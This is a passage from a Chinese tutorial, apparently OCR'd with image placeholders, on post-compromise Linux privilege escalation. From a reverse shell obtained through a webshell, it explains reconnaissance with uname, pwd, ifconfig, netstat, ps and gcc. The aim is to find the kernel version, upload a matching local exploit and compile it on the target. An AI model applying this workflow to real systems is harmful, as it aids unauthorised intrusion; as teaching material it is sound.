


图4

在反弹回来的权限较低的shell的命令窗口中有权限执行的命令有：

1.uname

输出一组系统信息。如果不跟随选项，则视为只附加-s选项。常跟的参数有-a，在我的Ubuntu 10.10的终端中执行uname -a命令后显示如图5，其中最前面的Linux表示是基于Linux内核的，2.6.35-28是具体的内核版本号。这个内核版本号非常重要，因为如果是采用溢出漏洞提权的话内核版本号是寻找溢出漏洞利用程序最重要的参考信息，根据当前的内核版本号寻找适用于这个版本号的漏洞利用程序。





图5

2.pwd

获得当前目录，在用webshell上传漏洞利用程序前执行一下pwd命令获得当前目录，把漏洞利用程序直接上传到当前目录，在执行漏洞利用程序时就可以免去输入目录的麻烦。执行pwd命令后显示/home/test，说明当前目录为/

home/test/，如图6。

另外，通过webshell比如PhpSpy的“Back Connect”反弹回来的shell默认的当前目录为webshell所在的目录。




```
test@test-virtual-machine:~$ uname -a
Linux test-virtual-machine 2.6.35-28-generic #50-Ubuntu SMP Fri Mar 18 19:00:26
UTC 2011 i686 GNU/Linux
test@test-virtual-machine:~$ pwd
/home/test
test@test-virtual-machine:~$
```

图6

3.ifconfig

显示网络配置信息，比如显示有哪些网卡，每块网卡的配置信息（IP地址、MAC地址、子网掩码）等，常用参数-a

执行ifconfig -a命令后显示如图7。从信息可以知道，当前系统共有一块网卡eth0，IP地址为192.168.19.138，子网掩码为255.255.255.0。




```
UTC 2011 i686 GNU/Linux
test@test-virtual-machine:~$ pwd
/home/test
test@test-virtual-machine:~$ ifconfig -a
eth0      Link encap:以太网  硬件地址 00:0c:29:07:c8:21
          inet 地址:192.168.19.138  广播:192.168.19.255  掩码:255.255.255.0
          inet6 地址: fe80::20c:29ff:fe07:c821/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:620 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:427 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:433675 (433.6 KB)  发送字节:60512 (60.5 KB)
          中断:19 基本地址:0x2000

lo        Link encap:本地环回
          inet 地址:127.0.0.1  掩码:255.0.0.0
          inet6 地址: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  跃点数:1
          接收数据包:12 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:12 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:0
          接收字节:720 (720.0 B)  发送字节:720 (720.0 B)

test@test-virtual-machine:~$
```

图7



```
unix  2      [ ]         数据报                 6918
unix  3      [ ]         流        已连接        6912     /var/run/dbus/system_bus_
socket
unix  3      [ ]         流        已连接        6911
unix  3      [ ]         流        已连接        6904     /var/run/dbus/system_bus_
socket
unix  3      [ ]         流        已连接        6903
unix  2      [ ]         数据报                 6899
unix  3      [ ]         流        已连接        6897     /var/run/dbus/system_bus_
socket
unix  3      [ ]         流        已连接        6895
unix  3      [ ]         流        已连接        6889
unix  3      [ ]         流        已连接        6888
unix  2      [ ]         数据报                 6884
unix  3      [ ]         流        已连接        6846     /var/run/dbus/system_bus_
socket
unix  3      [ ]         流        已连接        6845
unix  3      [ ]         流        已连接        6844
unix  3      [ ]         流        已连接        6843
unix  3      [ ]         数据报                 6158
unix  3      [ ]         数据报                 6157
unix  3      [ ]         流        已连接        6106     @/com/ubuntu/upstart
unix  3      [ ]         流        已连接        6105
test@test-virtual-machine:~$
```

图8

4.netstat

显示当前的网络连接状态，与Windows系统下的netstat命令写法相同，功能也差不多。

执行netstat后显示了很多网络连接的信息，如图8。

5.ps


ps是用来报告程序执行状况的指令，你可以搭配kill指令随时中断，删除不必要的程序。常用的参数有a，u，x

a　显示现行终端机下的所有程序，包括其他用户的程序。

u　以用户为主的格式来显示程序状况。

x　显示所有程序，不以终端机来区分。

执行ps aux命令后显示如图9。显示了程序的进程id，CPU占用率等详细信息，如果要结束某个程序，只需要用命令kill -9 PID就可以结束，其中PID就是在执行ps aux命令时显示的程序的PID，当然前提是要有相应的权限 。



```
test@test-virtual-machine:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3   2884  1552 ?        Ss   16:16   0:02 /sbin/init
root         2  0.0  0.0      0     0 ?        S    16:16   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    16:16   0:00 [ksoftirqd/0]
root         4  0.0  0.0      0     0 ?        S    16:16   0:00 [migration/0]
root         5  0.0  0.0      0     0 ?        S    16:16   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S    16:16   0:00 [migration/1]
root         7  0.0  0.0      0     0 ?        S    16:16   0:00 [ksoftirqd/1]
root         8  0.0  0.0      0     0 ?        S    16:16   0:00 [watchdog/1]
root         9  0.0  0.0      0     0 ?        S    16:16   0:00 [migration/2]
root        10  0.0  0.0      0     0 ?        S    16:16   0:00 [ksoftirqd/2]
root        11  0.0  0.0      0     0 ?        S    16:16   0:00 [watchdog/2]
root        12  0.0  0.0      0     0 ?        S    16:16   0:00 [migration/3]
root        13  0.0  0.0      0     0 ?        S    16:16   0:00 [ksoftirqd/3]
root        14  0.0  0.0      0     0 ?        S    16:16   0:00 [watchdog/3]
root        15  0.0  0.0      0     0 ?        S    16:16   0:00 [events/0]
root        16  0.0  0.0      0     0 ?        S    16:16   0:00 [events/1]
root        17  0.0  0.0      0     0 ?        S    16:16   0:00 [events/2]
root        18  0.0  0.0      0     0 ?        S    16:16   0:00 [events/3]
root        19  0.0  0.0      0     0 ?        S    16:16   0:00 [cpuset]
root        20  0.0  0.0      0     0 ?        S    16:16   0:00 [khelper]
root        21  0.0  0.0      0     0 ?        S    16:16   0:00 [netns]
root        22  0.0  0.0      0     0 ?        S    16:16   0:00 [async/mgr]
```

图9

6.gcc


很多Linux下的漏洞利用程序都是用C语言写的，我们得到的很多时候是漏洞利用程序的C语言的源代码，要想得到可执行程序，需要对源代码进行编辑，这时候就用到大名鼎鼎的gcc了。个别情况下可能因为兼容性的原因必须需要在要提权的Linux主机上编译漏洞利用程序，这时候也需要用到gcc。GCC（GNU Compiler Collection，GNU编译器套装），是一套由 GNU 开发的编程语言编译器。它是一套以 GPL 及 LGPL 许可证所发行的自由软件，也是 GNU计划的关键部分，亦是自由的类Unix及苹果电脑 Mac OS X 操作系统的标准编译器。GCC 原名为 GNU C 语言编译器，因为它原本只能处理 C语言，GCC 很快地扩展，变得可处理 C++，之后也变得可处理 Fortran、Pascal、Objective-C、Java, 以及 Ada与其他语言。

